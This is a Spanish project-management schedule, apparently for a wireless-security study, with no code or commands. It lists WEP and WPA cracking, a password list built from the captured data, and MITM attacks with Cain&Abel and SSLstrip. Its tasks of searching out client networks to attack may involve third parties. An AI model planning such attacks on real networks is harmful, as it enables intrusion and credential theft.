
Id	Nombre de tarea	Duración	Comienzo	Fin	Predecesoras
39	4.3.1 Elaborar lista con contraseñas de los datos anteriores	7 días	jue 02/02/12	vie 10/02/12	37
40	**4.4 Fijas objetivo y realizar ataque MITM**	**20 días**	**lun 13/02/12**	**vie 09/03/12**	
41	4.4.1 Realizar ataque utilizando Cain&Abel	7 días	lun 13/02/12	mar 21/02/12	39
42	4.4.2 Analisis de datos obtenidos con Cain&Abel	3 días	mié 22/02/12	vie 24/02/12	41
43	4.4.3 Realizar ataque utilizando SSLstrip	7 días	lun 27/02/12	mar 06/03/12	42
44	4.4.4 Analisis de datos obtenidos con SSLstrip	3 días	mié 07/03/12	vie 09/03/12	43
45	**4.5 Elaboracion de informes de datos obtenidos**	**7 días**	**lun 12/03/12**	**mar 20/03/12**	
46	4.5.1 Elaborar informe de datos y conclusiones obtenidas anteriormente	7 días	lun 12/03/12	mar 20/03/12	44
47	Fin fase Pruebas	0 días	mar 20/03/12	mar 20/03/12	
48	**5. Documentacion**	**55 días**	**mar 20/03/12**	**lun 04/06/12**	
49	Inicio Documentacion	0 días	mar 20/03/12	mar 20/03/12	47
50	**5.1 Elaboracion de la documentacion**	**55 días**	**mar 20/03/12**	**lun 04/06/12**	
53	Fin fase Documentacion	0 días	lun 04/06/12	lun 04/06/12	
54	Fin del Proyecto	0 días	lun 04/06/12	lun 04/06/12	53


Proyecto: proyect.mpp
Fecha: lun 04/06/12


Tarea — Hito — Tareas externas
División — Resumen — Hito externo
Progreso — Resumen del proyecto — Fecha límite

Página 2


Id
jul '11
ago '11
sep '11
oct '11
nov '11
dic '11
20 27 04 11 18 25 01 08 15 22 29 05 12 19 26 03 10 17 24 31 07 14 21 28 05 12
07/07
07/07
Ingeniero Diego Escobar Arevalillo
Ingeniero Diego Escobar Arevalillo
Ingeniero Diego Escobar Arevalillo
21/09
21/09
Ingeniero Diego Escobar Arevalillo
Ingeniero Diego Escobar Arevalillo
Ingeniero Diego Escobar Arevalillo
17/10
17/10
Ingeniero Diego Escobar Arevalillo
Ingeniero Diego Escobar Arevalillo
Ingeniero Diego Escobar Arevalillo
Ingeniero Diego Escobar Arevalillo
Ingeniero Diego Escobar Arevalillo
27/10
27/10
Ingeniero Diego Esc
Proyecto: proyect.mpp
Fecha: lun 04/06/12
Tarea
División
Progreso
Hito
Resumen
Resumen del proyecto
Tareas externas
Hito externo
Fecha límite
Página 1


Id
jul '11
ago '11
sep '11
oct '11
nov '11
dic '11
20 27 04 11 18 25 01 08 15 22 29 05 12 19 26 03 10 17 24 31 07 14 21 28 05 12
39 40 41 42 43 44 45 46 47 48 49 50 53 54
Proyecto: proyect.mpp
Fecha: lun 04/06/12
Tarea
División
Progreso
Hito
Resumen
Resumen del proyecto
Tareas externas
Hito externo
Fecha límite
Página 2


ene '12
feb '12
mar '12
abr '12
may '12
jun '12
12 19 26 02 09 16 23 30 06 13 20 27 05 12 19 26 02 09 16 23 30 07 14 21 28 04 11 18
o Escobar Arevalillo
Ingeniero Diego Escobar Arevalillo
Ingeniero Diego Escobar Arevalillo
Ingeniero Diego Escobar Arevalillo
Proyecto: proyect.mpp
Fecha: lun 04/06/12
Tarea
División
Progreso
Hito
Resumen
Resumen del proyecto
Tareas externas
Hito externo
Fecha límite
Página 3


ene '12
feb '12
mar '12
abr '12
may '12
jun '12
12 19 26 02 09 16 23 30 06 13 20 27 05 12 19 26 02 09 16 23 30 07 14 21 28 04 11 18
Ingeniero Diego Escobar Arevalillo
Ingeniero Diego Escobar Arevalillo
Ingeniero Diego Escobar Arevalillo
Ingeniero Diego Escobar Arevalillo
Ingeniero Diego Escobar Arevalillo
Ingeniero Diego Escobar Arevalillo
20/03
20/03
04/06
04/06
Proyecto: proyect.mpp
Fecha: lun 04/06/12
Tarea
División
Progreso
Hito
Resumen
Resumen del proyecto
Tareas externas
Hito externo
Fecha límite
Página 4

proyect.mpp

Id	Nombre de tarea	Trabajo	Duración	Comienzo	Fin	Detalles	S2
1	**Proyecto**	**1.936 horas**	**238 días**	**jue 07/07/11**	**lun 04/06/12**	Trab.	1.040h
2	Inicio del Proyecto	0 horas	0 días	jue 07/07/11	jue 07/07/11	Trab.	
3	**1. Analisis**	**440 horas**	**55 días**	**jue 07/07/11**	**mié 21/09/11**	Trab.	440h
4	Inicio fase Analisis	0 horas	0 días	jue 07/07/11	jue 07/07/11	Trab.	
5	**1.1 Análisis y Requisitos**	**360 horas**	**45 días**	**jue 07/07/11**	**mié 07/09/11**	Trab.	360h
6	1.1.1 Busqueda de documentacion de herramientas	240 horas	30 días	jue 07/07/11	mié 17/08/11	Trab.	240h
	Ingeniero Diego Escobar Arevalillo	*240 horas*		*jue 07/07/11*	*mié 17/08/11*	Trab.	240h
7	1.1.2 Lectura y analisis de documentacion	120 horas	15 días	jue 18/08/11	mié 07/09/11	Trab.	120h
	Ingeniero Diego Escobar Arevalillo	*120 horas*		*jue 18/08/11*	*mié 07/09/11*	Trab.	120h
8	**1.2 Analisis de requisitos HW para instalacion**	**80 horas**	**10 días**	**jue 08/09/11**	**mié 21/09/11**	Trab.	80h
9	1.2.1 Analizar y entender requisitos minimos para la instalacion de herramientas	80 horas	10 días	jue 08/09/11	mié 21/09/11	Trab.	80h
	Ingeniero Diego Escobar Arevalillo	*80 horas*		*jue 08/09/11*	*mié 21/09/11*	Trab.	80h
10	Fin fase Analisis	0 horas	0 días	mié 21/09/11	mié 21/09/11	Trab.	
11	**2.Diseño**	**152 horas**	**19 días**	**mié 21/09/11**	**lun 17/10/11**	Trab.	152h
12	Inicio fase Diseño	0 horas	0 días	mié 21/09/11	mié 21/09/11	Trab.	
13	**2.1 Diseño de instalacion de SW**	**120 horas**	**15 días**	**mié 21/09/11**	**mar 11/10/11**	Trab.	120h
14	2.1.1 Definir software necesario para su instalacion	120 horas	15 días	mié 21/09/11	mar 11/10/11	Trab.	120h
	Ingeniero Diego Escobar Arevalillo	*120 horas*		*mié 21/09/11*	*mar 11/10/11*	Trab.	120h
15	**2.2 Analisis y funcionamiento de sofware instalado**	**32 horas**	**4 días**	**mié 12/10/11**	**lun 17/10/11**	Trab.	32h
16	2.2.1 Definicion de drivers necesarios para tarjetas de red en modo monitor	16 horas	2 días	mié 12/10/11	jue 13/10/11	Trab.	16h
	Ingeniero Diego Escobar Arevalillo	*16 horas*		*mié 12/10/11*	*jue 13/10/11*	Trab.	16h
17	2.2.2 Definicion de drivers restos de dispositivos	16 horas	2 días	vie 14/10/11	lun 17/10/11	Trab.	16h
	Ingeniero Diego Escobar Arevalillo	*16 horas*		*vie 14/10/11*	*lun 17/10/11*	Trab.	16h
18	Fin fase Diseño	0 horas	0 días	lun 17/10/11	lun 17/10/11	Trab.	
19	**3. Implementacion**	**72 horas**	**9 días**	**lun 17/10/11**	**jue 27/10/11**	Trab.	72h
20	Inicio fase Implementación	0 horas	0 días	lun 17/10/11	lun 17/10/11	Trab.	
21	**3.1 Instalacion Sistema operativo**	**8 horas**	**1 día**	**lun 17/10/11**	**lun 17/10/11**	Trab.	8h
22	3.1.1 Instalacion del sistema operativo	8 horas	1 día	lun 17/10/11	lun 17/10/11	Trab.	8h
	Ingeniero Diego Escobar Arevalillo	*8 horas*		*lun 17/10/11*	*lun 17/10/11*	Trab.	8h
23	**3.2 Instalacion de drivers necesarios**	**32 horas**	**4 días**	**mar 18/10/11**	**vie 21/10/11**	Trab.	32h
24	3.2.1 Instalacion de drivers necesarios para tarjetas de red y restos de dispositivos	8 horas	1 día	mar 18/10/11	mar 18/10/11	Trab.	8h
	Ingeniero Diego Escobar Arevalillo	*8 horas*		*mar 18/10/11*	*mar 18/10/11*	Trab.	8h
25	3.2.2 Comprobacion de su correcto funcionamiento	24 horas	3 días	mié 19/10/11	vie 21/10/11	Trab.	24h
	Ingeniero Diego Escobar Arevalillo	*24 horas*		*mié 19/10/11*	*vie 21/10/11*	Trab.	24h
26	**3.3 Instalacion de Software necesario para realizar el ataque**	**32 horas**	**4 días**	**lun 24/10/11**	**jue 27/10/11**	Trab.	32h
27	3.3.1 Instalacion de software para realizar mitm y demas herramientas	8 horas	1 día	lun 24/10/11	lun 24/10/11	Trab.	8h
	Ingeniero Diego Escobar Arevalillo	*8 horas*		*lun 24/10/11*	*lun 24/10/11*	Trab.	8h
28	3.3.2 Comprobacion y correcto funcionamiento	24 horas	3 días	mar 25/10/11	jue 27/10/11	Trab.	24h
	Ingeniero Diego Escobar Arevalillo	*24 horas*		*mar 25/10/11*	*jue 27/10/11*	Trab.	24h
29	Fin fase Implementacion	0 horas	0 días	jue 27/10/11	jue 27/10/11	Trab.	
30	**4. Pruebas**	**832 horas**	**104 días**	**jue 27/10/11**	**mar 20/03/12**	Trab.	376h
31	Inicio fase Pruebas	0 horas	0 días	jue 27/10/11	jue 27/10/11	Trab.	0h
	Ingeniero Diego Escobar Arevalillo	*0 horas*		*jue 27/10/11*	*jue 27/10/11*	Trab.	0h
32	**4.1 Ataque WEP**	**280 horas**	**35 días**	**jue 27/10/11**	**mié 14/12/11**	Trab.	280h
33	4.1.1 Busqueda de Clientes protocolo WEP	160 horas	20 días	jue 27/10/11	mié 23/11/11	Trab.	160h
	Ingeniero Diego Escobar Arevalillo	*160 horas*		*jue 27/10/11*	*mié 23/11/11*	Trab.	160h
34	4.1.2 Ataque y Analisis de datos obtenidos	120 horas	15 días	jue 24/11/11	mié 14/12/11	Trab.	120h
	Ingeniero Diego Escobar Arevalillo	*120 horas*		*jue 24/11/11*	*mié 14/12/11*	Trab.	120h
35	**4.2 Ataque WPA**	**280 horas**	**35 días**	**jue 15/12/11**	**mié 01/02/12**	Trab.	96h
36	4.2.1 Busqueda de Clientes protocolo WPA	160 horas	20 días	jue 15/12/11	mié 11/01/12	Trab.	96h
	Ingeniero Diego Escobar Arevalillo	*160 horas*		*jue 15/12/11*	*mié 11/01/12*	Trab.	96h
37	4.2.2 Ataque y Analisis de datos obtenidos	120 horas	15 días	jue 12/01/12	mié 01/02/12	Trab.	
	Ingeniero Diego Escobar Arevalillo	*120 horas*		*jue 12/01/12*	*mié 01/02/12*	Trab.	

Página 1

proyect.mpp

Id	Nombre de tarea	Trabajo	Duración	Comienzo	Fin	Detalles	S2	20
38	**4.3 Analisis datos anteriores**	**56 horas**	**7 días**	**jue 02/02/12**	**vie 10/02/12**	Trab.		
39	4.3.1 Elaborar lista con contraseñas de los datos anteriores	56 horas	7 días	jue 02/02/12	vie 10/02/12	Trab.		
	Ingeniero Diego Escobar Arevalillo	*56 horas*		*jue 02/02/12*	*vie 10/02/12*	Trab.		
40	**4.4 Fijas objetivo y realizar ataque MITM**	**160 horas**	**20 días**	**lun 13/02/12**	**vie 09/03/12**	Trab.		
41	4.4.1 Realizar ataque utilizando Cain&Abel	56 horas	7 días	lun 13/02/12	mar 21/02/12	Trab.		
	Ingeniero Diego Escobar Arevalillo	*56 horas*		*lun 13/02/12*	*mar 21/02/12*	Trab.		
42	4.4.2 Analisis de datos obtenidos con Cain&Abel	24 horas	3 días	mié 22/02/12	vie 24/02/12	Trab.		
	Ingeniero Diego Escobar Arevalillo	*24 horas*		*mié 22/02/12*	*vie 24/02/12*	Trab.		
43	4.4.3 Realizar ataque utilizando SSLstrip	56 horas	7 días	lun 27/02/12	mar 06/03/12	Trab.		
	Ingeniero Diego Escobar Arevalillo	*56 horas*		*lun 27/02/12*	*mar 06/03/12*	Trab.		
44	4.4.4 Analisis de datos obtenidos con SSLstrip	24 horas	3 días	mié 07/03/12	vie 09/03/12	Trab.		
	Ingeniero Diego Escobar Arevalillo	*24 horas*		*mié 07/03/12*	*vie 09/03/12*	Trab.		
45	**4.5 Elaboracion de informes de datos obtenidos**	**56 horas**	**7 días**	**lun 12/03/12**	**mar 20/03/12**	Trab.		
46	4.5.1 Elaborar informe de datos y conclusiones obtenidas anteriormente	56 horas	7 días	lun 12/03/12	mar 20/03/12	Trab.		
	Ingeniero Diego Escobar Arevalillo	*56 horas*		*lun 12/03/12*	*mar 20/03/12*	Trab.		
47	Fin fase Pruebas	0 horas	0 días	mar 20/03/12	mar 20/03/12	Trab.		
48	**5. Documentacion**	**440 horas**	**55 días**	**mar 20/03/12**	**lun 04/06/12**	Trab.		
49	Inicio Documentacion	0 horas	0 días	mar 20/03/12	mar 20/03/12	Trab.		
	Ingeniero Diego Escobar Arevalillo	*0 horas*		*mar 20/03/12*	*mar 20/03/12*	Trab.		
50	**5.1 Elaboracion de la documentacion**	**440 horas**	**55 días**	**mar 20/03/12**	**lun 04/06/12**	Trab.		
53	Fin fase Documentacion	0 horas	0 días	lun 04/06/12	lun 04/06/12	Trab.		
54	Fin del Proyecto	0 horas	0 días	lun 04/06/12	lun 04/06/12	Trab.		

Página 2

proyect.mpp

Detalles	2012		2013		2014		2015		2016		2017		2018		2019		2020	
	S1	S2	S1	S2	S1	S2	S1	S2	S1	S2	S1	S2	S1	S2	S1	S2	S1	S2
Trab.	896 h																	
Trab.																		
Trab.																		
Trab.

